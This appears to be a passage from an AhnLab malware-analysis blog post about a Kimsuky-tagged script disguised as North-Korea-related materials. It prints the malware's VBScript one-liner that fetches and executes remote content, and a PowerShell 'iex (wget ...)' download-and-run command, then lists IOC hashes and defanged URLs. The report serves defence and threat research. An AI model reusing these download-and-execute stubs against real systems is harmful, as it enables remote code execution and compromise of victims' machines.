

Figure 6. Webpage accessed by Roamingtemp

When the script is run, it creates a file named OfficeAppManifest_v[minute]_[hour]_[day and month].xml in the %AppData% \Microsoft\Windows\Templates folder and registers the service that runs xml files as if it was registered by Microsoft.

On Error Resume Next:With CreateObject("InternetExplorer.Application"):.Navigate "hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=6":Do while .busy:WScript.Sleep 100:Loop:bt=.Document.Body.InnerText:.Quit:End With:Execute(bt)

OfficeAppManifest_v[minute]_[hour]_[day and month].xml

The script then changes browser-related settings and runs the powershell command shown below. As the team could not access the URL included in the command, it could not figure out what behaviors are performed after powershell is executed.

cmd /c powershell -command "iex (wget hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/lib.php?idx=1).content; GetInfo -ur 'hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload';

Powershell command

As malware disguised as North-Korea related materials as well as press releases are distributed recently, users need to take caution. You should check the extension of the file before opening it and refrain from running files of unknown sources.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

[File Detection] Downloader/VBS.Generic Trojan/Win.MSILKrypt.R492841

[IOC] d6730f10a839d128e94b5aa05d9fb1ec 5573953bf4dafa96877dacf3435db228 3ad7a29a1f661034da0b3779a4046849 a15c386db0a3d0d208042d0982f21f37 34b7356722b992992f5382b0761466bc 94fdc2115ce7f4ab0234a1e26901cb1c hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/attach/ hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=1 hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/list.php?query=6 hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload/lib.php?idx=1 hxxp://mc.pzs[.]kr/themes/mobile/images/about/temp/upload

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Kimsuky